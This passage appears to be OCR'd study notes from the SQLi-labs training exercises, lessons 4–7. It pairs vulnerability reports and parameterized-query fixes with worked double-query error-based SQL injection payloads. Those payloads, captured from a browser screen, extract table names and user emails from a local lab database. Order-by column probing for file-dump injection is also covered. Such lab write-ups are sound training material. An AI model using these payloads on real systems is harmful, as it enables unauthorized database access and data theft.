if (strlen($name) > 200) { die("Invalid input"); }
$stmt = $pdo->prepare('SELECT id, email FROM users WHERE username =
:username');
$stmt->execute([':username' => $name]);
$row = $stmt->fetch();
```

Python (psycopg2)

```
name = request.args.get('name', '')
if len(name) > 200:
        abort(400)
cur.execute("SELECT id, email FROM users WHERE username = %s", (name,))
rows = cur.fetchall()
```

Node.js (mysql2 prepared)

```
const name = req.query.name || '';
if (name.length > 200) return res.status(400).send('Invalid input');

const [rows] = await pool.execute('SELECT id FROM users WHERE username = ?', [name]);
```

Hide errors (production):

- Configure app to return a generic error page (e.g., “An error occurred”) while logging full DB errors to server logs for developers.

Lesson 4 – Get - Error Based - Double Quotes with twist - string

1) SEVERITY:

Level: High (CVSS Score: 7.5)

OWASP Mapping: A01:2021 — Injection

Reason: The application uses double quotes to wrap string input in SQL queries without proper parameterization. This allows attackers to break out of the string context and trigger SQL errors or data disclosure.

2) STEPS (To Reproduce — non-destructive)

All steps are same except - use “) instead of ‘)

3) OBSERVATION (What you saw)

- Injecting double quotes (") into the parameter caused the server to return a SQL syntax error message or unexpected output.
- The page revealed parts of the SQL query or database-related information.
- This confirms that the input is placed directly into a SQL statement without proper escaping or parameter binding.
- Screenshot attached as proof.

4) RESULT (Impact Summary)

Result: The tested parameter is vulnerable to **error-based SQL Injection** through double-quote input. Attackers can break SQL syntax, view database errors, and potentially retrieve sensitive data by chaining this vulnerability with UNION-based payloads.
Impact: Data exposure, authentication bypass, or database modification if exploited.

5) VERIFICATION (How to confirm fix)

1. After remediation, repeat the same payloads (", `" OR "1"="1"`, etc.).
    - The application should **not** return SQL errors or behave abnormally.
2. Verify the input is properly validated and safely handled.
3. Review backend code to ensure **parameterized queries** or ORM functions are used instead of string concatenation.
4. Use automated vulnerability scanners or manual re-testing to confirm the parameter is no longer injectable.
5. Check logs to ensure detailed DB errors are hidden from the user and only visible to administrators.

6) FIXES (Remediation Steps + Code Examples)

✅Secure Development Checklist:

- Always use **prepared statements / parameterized queries** for any string input.
- Validate input: enforce allowed characters, maximum length, and expected data type.
- **Never concatenate user input** directly into SQL queries.
- Hide detailed database error messages from users.
- Use least-privilege DB accounts and secure error handling.

Fix (PHP – PDO):

```
$user = $_GET['user'] ?? '';
if (strlen($user) > 200) { die("Invalid input"); }
$stmt = $pdo->prepare('SELECT * FROM users WHERE username = :user');
$stmt->execute([':user' => $user]);
$result = $stmt->fetch();
```

Fix (Python – Flask + SQLite):

```
from flask import request, abort
user = request.args.get('user', '')
if len(user) > 200:
    abort(400)
cursor.execute("SELECT * FROM users WHERE username = ?", (user,))
rows = cursor.fetchall()
```

Example Fix (Node.js – mysql2):

```
const user = req.query.user || '';
if (user.length > 200) return res.status(400).send('Invalid input');
const [rows] = await db.execute('SELECT * FROM users WHERE username = ?', [user]);
```

Error Handling Best Practice:

- Show a generic user message like “Invalid input or no result found.”
- Log real SQL errors to a server log file for developers.

Lesson 5 – Get - Double Injection - Single Quotes - string


Normally, in SQL injection we run one query inside another.


But in double query injection, the trick is:

- We force the database to execute a subquery inside another SELECT.
- This subquery causes a duplicate key error when combined with RAND() + GROUP BY.
- The error message leaks useful info like schema name, table name, or column name.


Why it's called "double"?


- Because you are nesting one SELECT inside another SELECT and using it to force an error.
- Example:







To See other Database Names we Change Limit value
This limit is SECOND LAST limit which is for enumerate ROWS





Cyberfox
Less-5 Double Query- Sin...
localhost/sqli-labs-master/Less-5/?id=1' +AND(SELECT+1+from(SELECT+COUNT(*),CONCAT((SELECT+(SELECT+(SELECT+DISTINCT+CONCAT(0x
Search
INT
SQL BASICS
UNION BASED
OUT FILE
WAF BASED
CUSTOM
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
LDAP FUZZ
ENCODING
0xHTML
ENCRYPTION
OTHER
XSS
LFI
LINKS
Load URL
Split URL
Execute
http://localhost/sqli-labs-master/Less-5/?id=1' +AND(SELECT+
(SELECT+DISTINCT+CONCAT(0x7e,0x27,CAST(table_name
ON_SCHEMA.TABLES+LIMIT+0,1),FLOOR(RAND(0)*2))x+F
SELECT+(SELECT+
RMATION_SCHEMA.TABLES+WHERE+table_schema=DATABASE()+LIMIT+0,1))+FROM+INFORMATI
S+GROUP+BY+x)a)+AND+1=1--+
Error Based
XPATH EXTRACTVALUE
XPATH UPDATEXML
POLYGON / MULTIPOINT
MULTIPOINT DIOS
Advance Error Based(MySQL >= 5.5)
DIOS By MadBlood (MySQL >= 5.5)
Double Query Based
MSSQL ERROR/BASED
Get Version
Get Database
Get Tables
Get Columns
Get Data
Tools
Post data
Referrer
Cookie
0xHEX
%URL
\UNICODE
\xHEX
&#xHEX;
Base64 spacer
Welcome
Duplicate entry '~'emails'~1' for key 'group_key'
SQLI DUMB SERIES-5
Type here to search
ENG
08:27
09-11-2025


Cyberfox
Less-5 Double Query- Sin...
localhost/sqli-labs-master/Less-5/?id=1' +AND(SELECT+1+FROM(SELECT+count(*),CONCAT((SELECT+(SELECT+(SELECT+CONCAT(0x7e,0x27,cast
Search
INT
SQL BASICS
UNION BASED
OUT FILE
WAF BASED
CUSTOM
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
LDAP FUZZ
ENCODING
0xHTML
ENCRYPTION
OTHER
XSS
LFI
LINKS
Load URL
Split URL
Execute
http://localhost/sqli-labs-master/Less-5/?id=1' +AND(SELECT+1+FROM(SELECT+count(*),CONCAT((SELECT+(SELECT+
(SELECT+CONCAT(0x7e,0x27,cast(email_id+AS+CHAR),0x27,0x7e)+FROM+emails+LIMIT+3,1))+FROM+INFORMATION_SCHEMA.TABLES+LIMIT+0,1),FLOOR(RAND(0)*2))x+FROM+INFORMATION_S
CHEMA.TABLES+GROUP+BY+x)a)+AND+1=1 --+
Tools
Post data
Referrer
Cookie
0xHEX
%URL
BASE64
0bBINARY
\UNICODE
\xHEX
&#xHEX;
Base64 spacer
Welcome Dhakkan
Duplicate entry '~'Angel@iloveu.com'~1' for key 'group_key'
SQLI DUMB SERIES-5
Type here to search
ENG
08:30
09-11-2025


Lesson 6 – Get - Double Injection - Double Quotes - string
same as lesson 5 only difference is use of “ instead of single quote




Lesson 7 – Get - Dump into file - string
Firstly break the query and comment the rest of the code for solving the error




We can confirm it using order by if it shows no error at valid number of columns like when we type : order by 1 - you are in use outfile and when use order by 100 if it still shows you are in then change the operator and when it shows sql error on order by 100 and you are in for order by 1 then move to the next step is check COLUMN COUNT
Use order by 1 and then 2,and then 3 until it shows error
